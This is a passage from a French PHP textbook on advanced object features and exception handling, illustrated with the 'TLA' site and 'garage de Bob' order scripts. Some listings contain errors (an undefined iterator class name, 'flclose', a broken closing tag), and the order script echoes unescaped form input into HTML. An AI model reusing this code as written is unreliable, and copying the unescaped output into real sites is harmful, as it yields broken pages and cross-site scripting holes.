Dans le cas du site TLA, par exemple, nous pourrions vouloir insérer une seconde barre de navigation dans la page des services.

Le script du Listing 6.3 réalise cette modification en créant une nouvelle classe appelée `PageServices` qui hérite de la classe `Page`. Les boutons et les liens que nous voulons voir figurer sur une seconde ligne sont enregistrés dans un nouveau tableau, appelé `$boutonsLigne2`. Cette classe devant avoir un comportement très semblable à celui de la classe `Page`, nous ne redéfinissons que les parties à modifier, c'est-à-dire l'opération `Afficher()`.

Listing 6.3 : *services.php* — La classe *PageServices* hérite de la classe *Page* mais redéfinit l'opération *Afficher()* de sorte à produire une barre de navigation différente

```
<?php
  require ("page.inc");

  class PageServices extends Page {
    private $boutonsLigne2 = array(
                           "Re-engineering" => "reengineering.php",
                           "Conformité aux standards" => "standards.php",
                           "Respect du Buzz" => "buzzword.php",
                           "Missions" => "mission.php"
                           );

  public function Afficher() {
      echo "<html>\n<head>\n";
      $this->AfficherTitre();
      $this->AfficherMotsCles();
      $this->AfficherStyles();
      echo "</head>\n<body>\n";
      $this->AfficherEntete();
      $this->AfficherMenu($this->boutons);
      $this->AfficherMenu($this->boutonsLigne2);
      echo $this->contenu;
      $this->AfficherPied();
      echo "</body>\n</html>\n";
    }
  }
```

```
    $services = new PageServices();

    $services->contenu ="<p>TLA Consulting offre un grand nombre de
           services. La productivité de vos employés s'améliorerait
           sûrement si nous réorganisions votre entreprise. Votre société
           nécessite peut-être une redéfinition de sa mission ou d'un
           nouveau lot de mots à la mode.</p>";

    $services -> Afficher();
?>
```

L'opération `Afficher()` redéfinie est analogue à l'opération `Afficher()` de la classe `Page`, sauf qu'elle contient la ligne supplémentaire suivante :

```
$this->AfficherMenu($this->boutonsLigne2);
```

Cette ligne appelle `AfficherMenu()` une seconde fois, de sorte à créer la seconde barre de menus.

En dehors de la définition de la classe, nous créons une instance de la classe `Page Services`, nous définissons les valeurs qui requièrent des valeurs différentes de celles par défaut, puis nous appelons `Afficher()`.

Comme le montre la Figure 6.2, nous produisons bien ainsi une variante de la page standard. Pour cela, nous nous sommes contentés d'écrire du nouveau code pour les seules parties réellement différentes.




Figure 6.2

La page des services est produite sur le principe de l'héritage, de sorte à réutiliser l'essentiel du contenu de la page standard.

La création de pages *via* des classes PHP présente des avantages indéniables. Comme nous disposons d'une classe capable de faire l'essentiel du travail à notre place, la création d'une nouvelle page ne nécessite que très peu d'efforts. De plus, nous pouvons facilement mettre à jour toutes les pages du site en une seule fois, en travaillant directement à la source, c'est-à-dire sur la classe. Grâce au principe de l'héritage, il est facile d'obtenir différentes variantes d'une même classe tout en conservant les avantages de la classe d'origine.

Comme c'est hélas généralement le cas, les avantages de cette approche ont un coût.

La génération de pages à partir d'un script requiert plus d'effort de la part du processeur de l'ordinateur que le simple chargement d'une page HTML statique à partir d'un disque dur ou la transmission d'une page à un navigateur. Sur un site très fréquenté, ce détail peut être important et vous devrez alors faire en sorte d'utiliser des pages HTML statiques ou de mettre en cache la sortie de vos scripts à chaque fois que cela est possible afin de réduire la charge pesant sur le serveur.

Comprendre les fonctionnalités orientées objet avancées de PHP

Dans les sections suivantes, nous traiterons des fonctionnalités orientées objet avancées de PHP.

Constantes de classe

PHP permet de créer des constantes de classe, qui peuvent être utilisées sans qu'il soit nécessaire d'instancier la classe :

```
<?php
class Math {
   const pi = 3.14159;
}
echo "Math::pi = " . Math::pi. "\n";
?>
```

Vous pouvez accéder à la constante de classe en utilisant l'opérateur `::` pour indiquer la classe à laquelle la constante appartient, comme dans l'exemple précédent.

Méthodes statiques

PHP 5 dispose du mot-clé `static`, qui peut être appliqué aux méthodes afin de leur permettre d'être appelées sans instancier la classe. Il s'agit d'une notion équivalente de celle de constante de classe. Par exemple, vous pourriez ajouter une méthode `carre()` à la classe `Math` de la section précédente et invoquer cette méthode sans instancier la classe :

```
class Math {
 static function carre($valeur) {
```

```
    return $valeur * $valeur;
  }
}
echo Math::carre(8);
```

Notez que vous ne pouvez pas utiliser le mot-clé `this` à l'intérieur d'une méthode statique, car il n'y a aucune instance à laquelle se référer.

Vérification du type de classe et indication de type

Le mot-clé `instanceof` permet de vérifier le type d'un objet. Avec lui, vous pouvez vérifier si un objet est une instance d'une classe particulière, s'il hérite d'une classe ou s'il implémente une interface. Le mot-clé `instanceof` est, en réalité, un opérateur conditionnel. Par exemple, avec les exemples précédents, dans lesquels la classe `B` est une sous-classe de la classe `A` :

`($b instanceof B)`	serait vrai.
`($b instanceof A)`	serait vrai.
`($b instanceof Affichable)`	serait faux.

Tous ces exemples présupposent que `A`, `B` et `Affichable` se trouvent dans la portée courante. Sinon une erreur est déclenchée.

Vous pouvez également utiliser l'*indication de type* de classe. Normalement, lorsque vous passez un paramètre à une fonction dans PHP, vous ne passez pas le type de ce paramètre. Avec l'indication de type de classe, vous pouvez préciser le type de classe qui doit être passé ; s'il ne s'agit pas du type effectivement passé, une erreur sera déclenchée. La vérification de type est l'équivalent de `instanceof`.

Voici un exemple :

```
function verif_type(B $uneClasse) {
  //...
}
```

Cet exemple suggère que `$uneClasse` doit être une instance de la classe `B`. Si vous passez ensuite une instance de la classe `A` de la manière suivante :

```
verif_type($a);
```

vous obtiendrez cette erreur fatale :

```
Fatal error: Argument 1 must be an instance of B
```

Notez que, si vous aviez indiqué `A` et passé une instance de `B`, aucune erreur ne serait survenue, car `B` hérite de `A`.

Clonage d'objets

Le mot-clé `clone` permet de copier un objet existant. L'instruction suivante, par exemple :

```
$c = clone $b;
```

crée une copie de l'objet `$b` de la même classe, avec les mêmes valeurs d'attributs.

Vous pouvez également modifier ce comportement. Si vous souhaitez que le clonage n'adopte pas le comportement par défaut, vous devez créer une méthode `__clone()` dans la classe de base. Cette méthode est semblable à un constructeur ou à un destructeur car on ne l'appelle pas directement : elle est invoquée lorsque l'on utilise le mot-clé `clone` comme ici. Dans cette méthode `__clone()`, vous pouvez ensuite définir exactement le comportement de copie que vous souhaitez.

Le fait intéressant concernant la fonction `__clone()` tient à ce qu'elle est appelée après qu'une copie exacte eut été effectuée en utilisant le comportement par défaut, ce qui permet à ce stade de ne modifier que ce que vous souhaitez changer.

Le plus souvent, on ajoute à `__clone()` du code pour garantir que les attributs de la classe qui sont gérés comme des références seront correctement copiés. Si vous vous préparez à cloner une classe qui contient une référence à un objet, vous souhaiterez sans doute obtenir une seconde copie de cet objet au lieu d'une seconde référence au même objet. Il est alors judicieux d'ajouter cette fonctionnalité à `__clone()`.

Il est également possible que vous choisissiez de ne rien changer mais de réaliser d'autres actions, par exemple en mettant à jour un enregistrement d'une base de données sous-jacente liée à la classe.

Classes abstraites

PHP permet d'écrire des classes abstraites qui ne peuvent pas être instanciées, ainsi que des méthodes abstraites qui fournissent la signature d'une méthode mais n'en proposent pas d'implémentation. Voici un exemple d'une telle méthode :

```
abstract operationX($param1, $param2);
```

Toute classe qui contient des méthodes abstraites doit elle-même être abstraite, comme le montre cet exemple :

```
abstract class A {
  abstract function operationX($param1, $param2);
}
```

L'usage principal des méthodes et des classes abstraites concerne le cas des hiérarchies de classes complexes où vous souhaitez vous assurer que chaque sous-classe contient et redéfinit certaines méthodes particulières. Ce but peut également être atteint avec une interface.

Surcharge de méthodes avec *__call()*

Nous avons précédemment examiné un certain nombre de méthodes ayant des significations spéciales et dont les noms commencent par un double blanc souligné (__), comme `__get()`, `__set()`, `__construct()` et `__destruct()`. La méthode `__call()`, qui est utilisée dans PHP pour implémenter la surcharge de méthodes, en est un autre exemple.

La surcharge de méthode est courante dans de nombreux langages orientés objet mais elle n'est pas aussi utile en PHP parce que l'on a tendance à plutôt employer des types flexibles et des paramètres facultatifs de fonction (simples à implémenter).

Pour l'utiliser, vous devez implémenter une méthode `__call()`, comme dans cet exemple :

```
public function __call($methode, $p) {
  if ($methode == "Afficher") {
    if (is_object($p[0])) {
        $this->AfficherObjet($p[0]);
    } else if (is_array($p[0])) {
        $this->AfficherTableau($p[0]);
    } else {
        $this->AfficherScalaire($p[0]) ;
    }
  }
}
```

La méthode `__call()` attend deux paramètres. Le premier contient le nom de la méthode invoquée et le second, un tableau des paramètres passés à cette méthode. Vous pouvez ensuite décider par vous-même de la méthode sous-jacente à appeler. Dans ce cas, si un objet est passé à la méthode `Afficher()`, vous appelez la méthode `AfficherObjet()` sous-jacente ; si un tableau est passé, vous appelez `AfficherTableau()` ; dans tous les autres cas, vous appelez `AfficherScalaire()`.

Pour appeler ce code, vous devez d'abord instancier la classe contenant cette méthode `__call()` (supposons qu'elle s'appelle `Surcharge`) puis invoquer la méthode `Afficher()`, comme dans cet exemple :

```
$obj = new Surcharge;
$obj->Afficher(array(1, 2, 3));
$obj->Afficher("chat");
```

Le premier appel à `Afficher()` invoquera `AfficherTableau()` et le second, `AfficherScalaire()`.

Notez que vous n'avez besoin d'aucune implémentation sous-jacente de la méthode `Afficher()` pour que ce code fonctionne.

Utiliser *__autoload()*

La fonction `__autoload()` est une autre fonction spéciale de PHP. Il s'agit non pas d'une méthode de classe mais d'une fonction autonome. Autrement dit, il faut la déclarer en dehors de toute classe. Si vous l'implémentez, elle sera automatiquement appelée lorsque vous tenterez d'instancier une classe qui n'a pas été déclarée.

L'utilisation principale de `__autoload()` consiste à inclure tous les fichiers requis pour instancier une classe. Considérez l'exemple suivant :

```
function __autoload($nom) {
   include_once $nom . ".php";
}
```

Cette implémentation tente d'inclure un fichier possédant le même nom que la classe.

Implémentation des itérateurs et itérations

L'une des fonctionnalités astucieuses du moteur orienté objet de PHP tient à ce que vous pouvez utiliser une boucle `foreach()` pour parcourir les attributs d'un objet comme vous le feriez avec un tableau. Voici un exemple :

```
class MaClasse {
  public $a = 5;
  public $b = 7;
  public $c = 9;
}
$x = new MaClasse;
foreach ($x as $attribut) {
  echo $attribut . "<br />";
}
```

À l'heure où nous écrivons ces lignes, le manuel PHP suggère qu'il faut implémenter l'interface vide `Traversable` pour que l'interface `foreach` fonctionne mais, si vous le faites, une erreur fatale se produit. Inversement, tout semble fonctionner si vous ne l'implémentez pas.

Si vous avez besoin d'un comportement plus sophistiqué, vous pouvez implémenter un *itérateur*. Pour cela, il faut que la classe sur laquelle vous souhaitez opérer l'itération implémente l'interface `IteratorAggregate` et vous devez lui écrire une méthode appelée `getIterator` qui renvoie une instance de la classe d'itérateur. Cette classe d'itérateur doit implémenter l'interface `Iterator`, qui possède une série de méthodes que vous devrez donc également implémenter. Le Listing 6.4 montre un exemple de classe et d'itérateur.

Listing 6.4 : *iterator.php* — Exemple de classe de base et de classe d'itérateur

```
<?php
class IterateurObjet implements Iterator {

   private $obj;
```

```
    private $cpteur;
    private $indiceCourant;

    function __construct($obj) {
      $this->obj = $obj;
      $this->cpteur = count($this->obj->donnees);
    }
    function rewind() {
      $this->indiceCourant = 0;
    }
    function valid() {
      return $this->indiceCourant < $this->cpteur;
    }
    function key() {
      return $this->indiceCourant;
    }
    function current() {
      return $this->obj->donnees[$this->indiceCourant];
    }
    function next() {
      $this->indiceCourant++;
    }
}

class Objet implements IteratorAggregate {
  public $donnees = array();

  function __construct($in)
  {
    $this->donnees = $in;
  }

  function getIterator() {
    return new ObjectIterator($this);
  }
}

$monObjet = new Objet(array(2, 4, 6, 8, 10));

$monIter = $monObjet->getIterator();
for($monIter->rewind(); $monIter->valid(); $monIter->next())  {
  $cle = $monIter->key();
  $valeur = $monIter->current();
  echo $cle . "=> " . $valeur . "<br />";
}
?>
```

La classe `IterateurObjet` possède un jeu de fonctions requis par l'interface `Iterator` :

- Le constructeur n'est pas obligatoire, mais il s'agit évidemment d'un bon emplacement pour définir les valeurs pour le nombre d'éléments que vous prévoyez de parcourir et un lien vers l'élément courant.
- La fonction `rewind()` doit repositionner le pointeur de données interne au début des données.

- La fonction `valid()` doit vous indiquer si d'autres données existent encore à l'emplacement courant du pointeur de données.
- La fonction `key()` doit renvoyer la valeur du pointeur de données.
- La fonction `value()` doit renvoyer la valeur stockée au niveau du pointeur de données courant.
- La fonction `next()` doit faire avancer le pointeur de données.

La raison pour laquelle on utilise une classe d'itérateur comme celle-ci est que l'interface vers les données ne changera pas même si l'implémentation sous-jacente devait être modifiée par la suite. Dans cet exemple, la classe `IteratorAggregate` est un simple tableau ; si vous décidiez de la modifier en la remplaçant par un tableau de hachages ou une liste chaînée, vous pourrez toujours utiliser un `Iterator` standard pour la traverser, même si le code de la classe `Iterator` devrait être modifié.

Conversion de classes en chaînes

Si vous implémentez une méthode `__toString()` dans votre classe, elle sera appelée lorsque vous essayez d'afficher un objet de cette classe, comme dans cet exemple :

```
$p = new Affichable;
echo $p;
```

`echo` affichera alors ce que renvoie la méthode `__toString()`. Vous pourriez par exemple l'implémenter de la façon suivante :

```
class Affichable {
  public $testUn;
  public $testDeux;
  public function __toString() {
    return(var_export($this, TRUE));
  }
}
```

La fonction `var export()` affiche toutes les valeurs d'attribut de la classe.

Utiliser l'API d'introspection

L'introspection est la possibilité d'interroger des classes et des objets existants afin de connaître leur structure et leur contenu. Cette capacité peut être utile lorsque vous effectuez un interfaçage avec des classes inconnues ou non documentées, par exemple avec des scripts PHP encodés.

L'API est extrêmement complexe, mais nous examinerons un exemple simple afin de vous donner un avant-goût de l'intérêt qu'elle peut avoir. Par exemple, considérez la classe `Page` définie dans ce chapitre. Vous pouvez obtenir toutes les informations

concernant cette classe à partir de l'API d'instrospection, comme le montre le Listing 6.5.

Listing 6.5 : *introspection.php* — Affichage d'informations concernant la classe *Page*


```
<?php
require_once("page.inc");
$classe = new ReflectionClass("Page");
echo '<pre>';
echo $classe;
echo '</pre>';
?>
```

Ici, vous utilisez la méthode `__toString()` de la classe `Reflection` pour imprimer ces données. Notez que les balises `<pre>` se trouvent sur des lignes séparées afin de ne pas perturber la méthode `__toString()`.

Le premier écran de sortie de ce code est présenté à la Figure 6.3.

Figure 6.3

La sortie de l'API d'introspection est étonnamment détaillée.



Pour la suite

Le chapitre suivant présente le traitement des exceptions en PHP, qui constituent un mécanisme élégant pour la gestion des erreurs d'exécution.

7

Gestion des exceptions

Dans ce chapitre, nous présenterons la gestion des exceptions et son implémentation dans PHP. Les exceptions offrent un mécanisme unifié pour gérer les erreurs de manière évolutive, adaptée à la maintenance et orientée objet.

Notions relatives à la gestion des exceptions

L'idée fondamentale de la gestion des exceptions tient à ce que le code est exécuté à l'intérieur de ce que l'on appelle un bloc `try`. Il s'agit d'une section de code qui ressemble à ceci :

```
try {
  // Le code vient ici
}
```

Si quelque chose se passe mal à l'intérieur du bloc `try`, vous pouvez *lever une exception*. Certains langages, comme Java, lèvent automatiquement des exceptions dans certains cas. En PHP, les exceptions doivent être levées manuellement, comme ici :

```
throw new Exception('message', code);
```

Le mot-clé `throw` déclenche le mécanisme de gestion des exceptions. Il s'agit d'une structure du langage plutôt que d'une fonction, mais vous devez lui passer une valeur. Elle s'attend à recevoir un objet. Dans le cas de figure le plus simple, vous pouvez instancier la classe prédéfinie `Exception`, comme dans l'exemple précédent.

Le constructeur de cette classe attend deux paramètres : un message et un code qui représentent, respectivement, le message de l'erreur et son numéro de code. Ils sont tous deux facultatifs.

Enfin, sous le bloc `try`, vous avez besoin au minimum d'un bloc `catch`, qui doit ressembler à ceci :

```
catch (indication du type de l'exception {
  // gestion de l'exception
}
```

Plusieurs blocs `catch` peuvent être associés à un même bloc `try`. C'est notamment cohérent si chaque bloc `catch` capture un type d'exception différent. Si, par exemple, vous souhaitez capturer des exceptions de la classe Exception, votre bloc `catch` pourrait ressembler à ceci :

```
catch (Exception $e) {
  // gestion de l'exception
}
```

L'objet passé dans (et capturé par) le bloc `catch` est celui qui est transmis à (et lancé par) l'instruction `throw` qui a levé l'exception. L'exception peut être de n'importe quel type, mais il est préférable d'utiliser des instances de la classe `Exception` ou des exceptions que vous avez définies vous-même et qui héritent de la classe `Exception` (vous verrez comment définir vos propres exceptions plus loin dans ce chapitre).

Lorsqu'une exception est levée, PHP recherche un bloc `catch` correspondant. S'il existe plusieurs blocs `catch`, les objets passés à chacun d'entre eux doivent être de types différents afin que PHP puisse déterminer sur quel bloc `catch` il convient de retomber.

Notez par ailleurs que vous pouvez lever d'autres exceptions à l'intérieur d'un bloc `catch`.

Pour rendre ces explications plus claires, considérez l'exemple simple de gestion d'exception présenté dans le Listing 7.1.

Listing 7.1 : *basic_exception.php* — Lever et capturer une exception

```
<?php

try {
  throw new Exception("Une terrible erreur s'est produite", 42);
}
catch (Exception $e) {
  echo "Exception " . $e->getCode() . ": " . $e->getMessage() .
       " dans " . $e->getFile(). " en ligne ". $e->getLine() . "<br />";
}
?>
```

Dans le Listing 7.1, vous pouvez remarquer que nous avons utilisé un certain nombre de méthodes de la classe `Exception`, sur lesquelles nous reviendrons dans un instant. Le résultat de ce code est présenté à la Figure 7.1.

Figure 7.1

Ce bloc `catch` *signale le message d'erreur de l'exception et l'endroit où l'exception est survenue.*

Dans cet exemple, vous pouvez remarquer que nous levons une exception de la classe `Exception`. Cette classe prédéfinie possède des méthodes que vous pouvez utiliser dans le bloc `catch` afin de produire un message d'erreur utile.

La classe *Exception*

PHP dispose d'une classe prédéfinie appelée `Exception`. Son constructeur prend deux paramètres, comme indiqué précédemment : un message et un code d'erreur.

Outre ce constructeur, cette classe propose les méthodes suivantes :

- `getCode()`. Rennvoie le code tel qu'il a été passé au constructeur.
- `getMessage()`. Renvoie le message tel qu'il a été passé au constructeur.
- `getFile()`. Renvoie le chemin d'accès complet au fichier dans lequel l'exception a été levée.
- `getLine()`. Renvoie le numéro de ligne du fichier dans lequel l'exception a été levée.
- `getTrace()`. Renvoie un tableau contenant une *trace d'exécution* de l'endroit où l'exception a été levée.
- `getTraceAsString()`. Renvoie les mêmes informations que `getTrace`, formatées sous forme de chaîne.
- `__toString()`. Permet d'effectuer un simple `echo` d'un objet `Exception`, en fournissant toutes les informations des méthodes précédentes.

Comme vous le voyez, nous avons utilisé les quatre premières méthodes dans le Listing 7.1. Vous pouvez obtenir les mêmes informations (ainsi que la trace d'exécution) à l'aide de l'instruction suivante :

```
echo $e;
```

La trace d'exécution indique quelles fonctions s'exécutaient au moment où l'exception a été levée.

Exceptions définies par l'utilisateur

Au lieu d'instancier et de passer une instance de la classe de base `Exception`, vous pouvez passer l'objet que vous souhaitez. Dans la plupart des cas, vous étendrez la classe `Exception` afin de créer vos propres classes d'exception.

Vous pouvez passer n'importe quel autre objet avec votre clause `throw`. Il se peut que vous souhaitiez occasionnellement le faire si vous avez des problèmes avec un objet particulier et que vous souhaitiez le passer pour des besoins de débogage.

La plupart du temps, cependant, vous étendrez la classe `Exception`. Le manuel PHP fournit du code qui présente le squelette de la classe `Exception`. Ce code, qui peut être téléchargé à l'adresse **http://www.php.net/zend-engine-2.php**, est reproduit dans le Listing 7.2. Notez qu'il s'agit non pas du code lui-même mais de ce que vous pouvez vous attendre à hériter.

Listing 7.2 : classe *Exception* — Ce que vous pouvez vous attendre à hériter

```
<?php
class Exception {
   function __construct(string $message = NULL, int $code = 0) {
       if (func_num_args()) {
           $this->message = $message;
       }
       $this->code = $code;
       $this->file = __FILE__; // de la clause throw
       $this->line = __LINE__; // de la clause throw
       $this->trace = debug_backtrace();
       $this->string = StringFormat($this);
   }

   protected $message = "Unknown exception";  // message de l'exception
   protected $code = 0; // code d'exception défini par l'utilisateur
   protected $file;    // nom du fichier source de l'exception
   protected $line;    // ligne source de l'exception

   private $trace;     // trace d'exécution de l'exception
   private $string;    // usage interne uniquement !!

   final function getMessage(){
       return $this->message;
   }
   final function getCode() {
       return $this->code;
   }
   final function getFile() {
       return $this->file;
   }
   final function getTrace() {
       return $this->trace;
   }
   final function getTraceAsString() {
```

```
        return self::TraceFormat($this);
    }
    function _toString() {
        return $this->string;
    }
    static private function StringFormat(Exception $exception) {
        // ... fonction non disponible dans les scripts PHP
        // qui renvoie toutes les infos pertinentes sous forme de chaîne
    }
    static private function TraceFormat(Exception $exception) {
        // ... fonction non disponible dans les scripts PHP
        // qui renvoie la trace d'exécution sous forme de chaîne
    }
}
? >
```

La raison principale qui nous amène à examiner cette définition de classe consiste à noter que la plupart des méthodes publiques sont finales : vous ne pouvez donc pas les redéfinir. Vous pouvez créer vos propres sous-classes `Exceptions`, mais vous ne pouvez pas modifier le comportement des méthodes de base. Notez que vous pouvez redéfinir la fonction `__toString()`, ce qui vous permet de modifier la manière dont l'exception sera affichée. Vous pouvez également ajouter vos propres méthodes.

Le Listing 7.3 présente un exemple de classe `Exception` définie par l'utilisateur.

Listing 7.3 : *exception_utilisateur.php* — Exemple de classe *Exception* définie par l'utilisateur

```
<?php

class MonException extends Exception {
  function __toString() {
        return "<table border=\"1\">
                <tr>
                  <td><strong>Exception " . $this->getCode()
               . "</strong> : " . $this->getMessage() ."<br />" . " dans "
               . $this->getFile() . " en ligne " . $this->getLine()
               . "</td>
                </tr>
              </table><br />";
   }
}

try {
  throw new MonException("Une erreur terrible s'est produite", 42);
}
catch (MonException $m) {
   echo $m;
}

?>
```

Dans ce code, vous déclarez une nouvelle classe d'exception appelée `MonException` qui étend la classe de base `Exception`. La différence entre cette classe et la classe `Excep tion` tient à ce que vous redéfinissez la méthode `__toString()` afin de proposer une sortie améliorée de l'exception. La sortie résultant de l'exécution de ce code est présentée à la Figure 7.2.

Figure 7.2

La classe myException *fournit un affichage amélioré des exceptions.*

Cet exemple est plutôt simple. Dans la section suivante, nous allons examiner des moyens de créer différentes exceptions pour gérer différentes catégories d'erreur.

Exceptions dans le garage de Bob

Le Chapitre 2 vous a montré comment les données des commandes du garage de Bob pouvaient être stockées dans un fichier plat. Vous savez que les E/S sur fichier (en fait, tout type d'E/S) sont un secteur des programmes où des erreurs interviennent souvent. Il s'agit ainsi d'un bon domaine pour mettre en application la gestion des exceptions.

En revenant au code d'origine, vous pouvez voir que trois choses peuvent mal se passer avec l'écriture dans le fichier : le fichier ne peut pas être ouvert, un verrou ne peut pas être obtenu ou le fichier n'est pas accessible en écriture. Nous avons donc créé une classe d'exception pour chacune de ces possibilités, comme le montre le Listing 7.4.

Listing 7.4 : *exceptions_fichiers.php* — Exceptions liées aux E/S de fichier

```
<?php

class ExceptionOuvertureFichier extends Exception {
  public function __toString() {
       return " ExceptionOuvertureFichier " . $this->getCode()
              . ": " . $this->getMessage() . "<br />" . " dans "
              . $this->getFile() . " en ligne " . $this->getLine()
              . "<br />";
   }
}

class ExceptionEcritureFichier extends Exception {
  public function __toString() {
       return "ExceptionEcritureFichier " . $this->getCode()
              . ": " . $this->getMessage() . "<br />" . " dans "
```

```
                . $this->getFile() . " en ligne " . $this->getLine()
                . "<br />";
    }
}

class ExceptionVerrouillageFichier extends Exception {
  public function __toString() {
       return "ExceptionVerrouillageFichier " . $this->getCode()
                . ": " . $this->getMessage() . "<br />" . " dans "
                . $this->getFile() . " en ligne " . $this->getLine()
                . "<br />";
    }
}
?>
```

Ces sous-classes de `Exception` ne font rien de particulièrement intéressant. En fait, pour le besoin de cette application, vous pourriez les conserver vides ou utiliser la classe `Exception` fournie. Nous avons cependant fourni pour chacune des sous-classes une méthode `__toString()` qui indique le type d'exception survenu.

Nous avons également réécrit le fichier *processorder.php* du Chapitre 2 afin d'y inclure l'utilisation des exceptions. La nouvelle version est présentée dans le Listing 7.5.

Listing 7.5 : *processorder.php* — Script de traitement des commandes du garage de Bob incluant la gestion des exceptions

```
<?php

  require_once("exceptions_fichiers.php");

  // Crée des noms de variables abrégées
  $qte_pneus = $_POST['qte_pneus'];
  $qte_huiles = $_POST['qte_huiles'];
  $qte_bougies = $_POST['qte_bougies'];
  $adresse = $_POST['adresse'];

  $DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
?>
<html>
<head>
  <title>Le garage de Bob - R&eacute;sultats de la commande</title>
</head>
<body>
<h1>Le garage de Bob</h1>
<h2>R&eacute;sultats de la commande</h2>
<?php
  $date = date('H:i, \l\e j-m-Y');
  echo '<p>Commmande trait&eacute;e &agrave; ';
  echo $date;
  echo '</p>';

  echo '<p>Récapitulatif de votre commande :</p>';
```

```
  $qte_totale = 0;
  $qte_totale = $qte_pneus + $qte_huiles + $qte_bougies;
  echo 'Articles command&eacute;s : '. $qte_totale . '<br />';

  if( $qte_totale == 0)
  {
  echo "Vous n'avez rien command&eacute; !<br />";
  }
  else
  {
    if ( $qte_pneus > 0 )
      echo $qte_pneus . ' pneus<br />';
    if ( $qte_huiles > 0 )
      echo $qte_huiles . " bidons d'huile<br />";
    if ( $qte_bougies > 0 )
      echo $qte_bougies .' bougies<br />';
  }

  $montant_total = 0.00;

  define('PRIX_PNEUS', 100);
  define('PRIX_HUILES', 10);
  define('PRIX_BOUGIES', 4);

  $montant_total = $qte_pneus * PRIX_PNEUS
                 + $qte_huiles * PRIX_HUILES
                 + $qte_bougies * PRIX_BOUGIES;

  $montant_total = number_format($montant_total, 2, '.', ' ');

  echo '<p>Total de la commande : ' . $montant_total . '</p>';
  echo '<p>Adresse de livraison : ' . $adresse . '</p>';

  $chaine_sortie = "$date\t$qte_pneus pneus\t$qte_huiles bidons " .
                 "d'huile\t$qte_bougies bougies\t$montant_total €\t" .
                 "$adresse\n";

  // Ouverture du fichier en mode ajout
  try {
    if (!($fp = @fopen("$DOCUMENT_ROOT/../orders/orders.txt", 'ab'))) {
  throw new ExceptionOuvertureFichier();
}
if (!flock($fp, LOCK_EX)) {
  throw new ExceptionVerrouillageFichier();
}
if (!fwrite($fp, $chaine_sortie, strlen($chaine_sortie))) {
  throw new ExceptionEcritureFichier();
}
flock($fp, LOCK_UN);
flclose($fp);
echo '<p>Commande sauvegard&eacute;e.</p>';
  }
  catch (ExceptionOuvertureFichier $ex_of) {
echo "<p><strong>Impossible d'ouvrir le fichier des commandes.
     Contactez le webmaster pour plus de renseignements.</strong></p>";
  }
```

```
  catch (Exception $ex) {
    echo "<p><strong>Nous ne pouvons pas traiter votre commande
         pour le moment. Réessayez plus tard.</strong></p>";
  }

?>
</body>
</html>
```

Comme vous pouvez le constater, la section des E/S de fichier de ce script est encapsulée dans un bloc `try`. En général, le bon usage en matière de programmation consiste à utiliser des blocs `try` de petite taille et à capturer les exceptions appropriées à la fin de chacun d'entre eux. Le code de gestion des exceptions est ainsi plus facile à écrire et à maintenir car vous pouvez voir ce que vous gérez.

Si vous ne pouvez pas ouvrir le fichier, vous levez une `ExceptionOuvertureFichier` ; si vous ne pouvez pas verrouiller le fichier, vous levez une `ExceptionVerrouillageFichier` ; enfin, si vous ne pouvez pas écrire dans le fichier, vous levez une `ExceptionEcritureFichier`.

Examinez les blocs `catch`. À des fins illustratives, nous n'en utilisons que deux : l'un pour gérer les `ExceptionOuvertureFichier`, l'autre pour gérer les `Exception`. Les autres exceptions héritant de `Exception`, elles seront donc capturées par le second bloc `catch`. Les blocs `catch` sont mis en correspondance selon le même principe que l'opérateur `instanceof`. Il s'agit d'une bonne raison d'étendre vos propres classes d'exception à partir d'une seule classe.

Attention : si vous levez une exception pour laquelle vous n'avez pas écrit de bloc `catch` correspondant, PHP signalera une erreur fatale !

Exceptions et autres mécanismes de gestion des erreurs en PHP

Outre le mécanisme de gestion des exceptions traité dans ce chapitre, PHP dispose d'un support de gestion des erreurs complexe, que nous étudierons au Chapitre 24. Le processus de levée et de gestion des exceptions n'interfère pas avec ce mécanisme de gestion des erreurs et ne l'empêche pas de fonctionner.

Dans le Listing 7.5, vous remarquerez que l'appel à `fopen()` est toujours préfixé de l'opérateur de suppression d'erreur `@`. Si cet appel échoue, PHP émet un avertissement qui peut être signalé ou non, ou journalisé ou non selon les réglages définis dans *php.ini*. Ces paramètres sont traités en détail dans le Chapitre 24, mais vous devez savoir que cet avertissement sera toujours émis, indépendamment du fait que vous leviez ou non une exception.

Lectures complémentaires

